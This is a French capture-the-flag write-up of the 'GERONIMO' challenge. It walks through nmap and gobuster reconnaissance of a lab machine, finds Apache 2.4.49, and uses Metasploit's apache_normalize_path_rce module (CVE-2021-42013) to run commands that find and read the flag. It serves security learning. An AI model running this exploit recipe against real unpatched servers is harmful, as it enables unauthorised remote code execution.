

# Write-Up : Challenge GERONIMO

## 1. Introduction

Ce document présente la résolution du challenge "GERONIMO". L'objectif est de compromettre un serveur web en exploitant une vulnérabilité connue sur le service Apache afin de récupérer le flag.

## 2. Reconnaissance

J'ai commencé par une phase d'énumération pour identifier les services exposés sur la machine cible (10.113.101.51).

Scan de ports : Un scan nmap révèle deux ports ouverts :

Port 22 (SSH)

Port 80 (HTTP)

```
(neiky㉿CLLPT019) - [~/mnt/c/WINDOWS/system32]
$ nmap 10.113.101.51
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-13 19:35 CET
Nmap scan report for 10.113.101.51
Host is up (0.0021s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http


Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```

Analyse Web : L'accès au port 80 affiche un site web statique ("Welcome to Your Company").

L'exploration manuelle ne révèle aucune surface d'attaque évidente : pas de formulaires de saisie ni de boutons interactifs.

The screenshot shows a simple static website. At the top, there's a dark header bar with the text "Your Company" on the left and "Home About Services Contact" on the right. The main content area has a light gray background. It features a large heading "Welcome to Your Company" in bold, followed by a smaller subtext "We deliver quality solutions to meet your business needs." Below this is a blue rectangular button with the white text "Get in Touch". In the bottom left corner of the main area, there's a section titled "About Us" with the subtext "Provide a brief overview of your company and its mission.". In the bottom right corner, there's another section titled "Our Services".

J'ai donc lancé une énumération de répertoires avec l'outil Gobuster : gobuster dir -u http://10.113.101.51 -w /usr/share/wordlists/dirb/common.txt



```
neiky@CLLPT019:/mnt/c/WINDOWS/system32
22/tcp open  ssh
80/tcp open  http


Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds

[neiky@CLLPT019]:[~/mnt/c/WINDOWS/system32]
$ gobuster dir -u http://10.113.101.51 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.113.101.51
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/cgi-bin/          (Status: 403) [Size: 199]
/index.html        (Status: 200) [Size: 3277]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====

[neiky@CLLPT019]:[~/mnt/c/WINDOWS/system32]
```

Le scan a identifié un répertoire intéressant : /cgi-bin/. La présence de ce dossier suggère l'utilisation de scripts exécutables côté serveur.

Identification de version : Pour affiner l'analyse, un scan de version nmap plus agressif a été lancé : nmap -sC -sV -p- 10.113.101.51



```
[neiky@CLLPT019]:[~/mnt/c/WINDOWS/system32]
$ nmap -sC -sV -p- 10.113.101.51
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-13 19:50 CET
Nmap scan report for 10.113.101.51
Host is up (0.0014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 9.3 (protocol 2.0)
| ssh-hostkey:
|_ 256 d6:c8:af:5e:df:2c:ab:a8:65:25:f1:e9:b7:f2:4c (ECDSA)
|_ 256 e2:c1:d3:70:f7:80:15:1d:a9:61:4e:b4:cb:62:c1:a5 (ED25519)
80/tcp    open  http   Apache httpd 2.4.49 ((Unix))
| http-server-header: Apache/2.4.49 (Unix)
| http-methods:
|_ Potentially risky methods: TRACE
| http-title: Your Company

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.08 seconds
```

Le résultat indique que le serveur utilise Apache httpd 2.4.49.

### 3. Analyse de Vulnérabilité

La version 2.4.49 du serveur Apache, combinée à l'activation du module CGI, est connue pour être vulnérable à une faille critique de Path Traversal (traversée de répertoire) et d'Exécution de Code à Distance (RCE).

CVE associées : CVE-2021-41773 et CVE-2021-42013.

Cette vulnérabilité permet à un attaquant d'accéder à des fichiers en dehors de la racine du site web ou d'exécuter des commandes système si mod\_cgi est activé.

## search apache 2.4.49

```
Matching Modules
=====
# Name                               Disclosure Date Rank   Check  Description
----- 
0 exploit/multi/http/apache_normalize_path_rce 2021-05-10  excellent Yes    Apache 2.4.49/2.4.50 Traversal RCE
1  \_ target: Automatic (Dropper)      .
2  \_ target: Unix Command (In-Memory) .
3 auxiliary/scanner/http/apache_normalize_path 2021-05-10  normal   No     Apache 2.4.49/2.4.50 Traversal RCE sca
4  \_ action: CHECK_RCE                .
5  \_ action: CHECK_TRAVERSAL         .
6  \_ action: READ_FILE               .

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/http/apache_normalize_path
After interacting with a module you can manually set a ACTION with set ACTION 'READ_FILE'
```

Grâce à Metasploit j'ai pu analyser si le serveur est bien vulnérable à une des deux CVE et effet il est vulnérable à la cve 2021-42013:

```
msf auxiliary(scanner/http/apache_normalize_path) > check_rce
[+] http://10.113.101.51:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/apache_normalize_path) > check_traversal
[-] http://10.113.101.51:80 - The target is not vulnerable to CVE-2021-42013.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/apache_normalize_path) > read_file
[!] http://10.113.101.51:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[-] Nothing was downloaded
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/apache_normalize_path) >
```

## 4. Exploitation

Nous utilisons le framework Metasploit pour exploiter cette faille de manière automatisée.  
Configuration de l'exploit : Nous sélectionnons le module exploit/multi/http/apache\_normalize\_path\_rce et définissons les paramètres suivants :

set RHOSTS 10.113.101.51

→ Définit l'IP de la machine cible

set RPORT 80

→ Indique le port du service web Apache

set payload cmd/unix/generic

→ Utilise un payload qui exécute une commande système simple et renvoie la sortie

set CMD find / -name flag.txt

→ Très pratique pour trouver le flag.txt directement

DisablePayloadHandler: True

→ Désactive l'écoute d'un reverse shell car on veut juste le résultat de la commande directement

```
msf exploit(multi/http/apache_normalize_path_rce) > run
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://10.113.101.51:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://10.113.101.51:80 - Attempt to exploit for CVE-2021-42013
[!] http://10.113.101.51:80 - Dumping command output in response
/usr/local/apache2/flag.txt
```

Exécution : Après avoir lancé l'exploit, le serveur exécute la commande injectée et nous renvoie le contenu du fichier cible.

```
msf exploit(multi/http/apache_normalize_path_rce) > set CMD cat /usr/local/apache2/flag.txt
CMD => cat /usr/local/apache2/flag.txt
msf exploit(multi/http/apache_normalize_path_rce) > run
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://10.113.101.51:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://10.113.101.51:80 - Attempt to exploit for CVE-2021-42013
[!] http://10.113.101.51:80 - Dumping command output in response
FLAG{Ap4che!}
```

Flag final : FLAG{Ap4che!}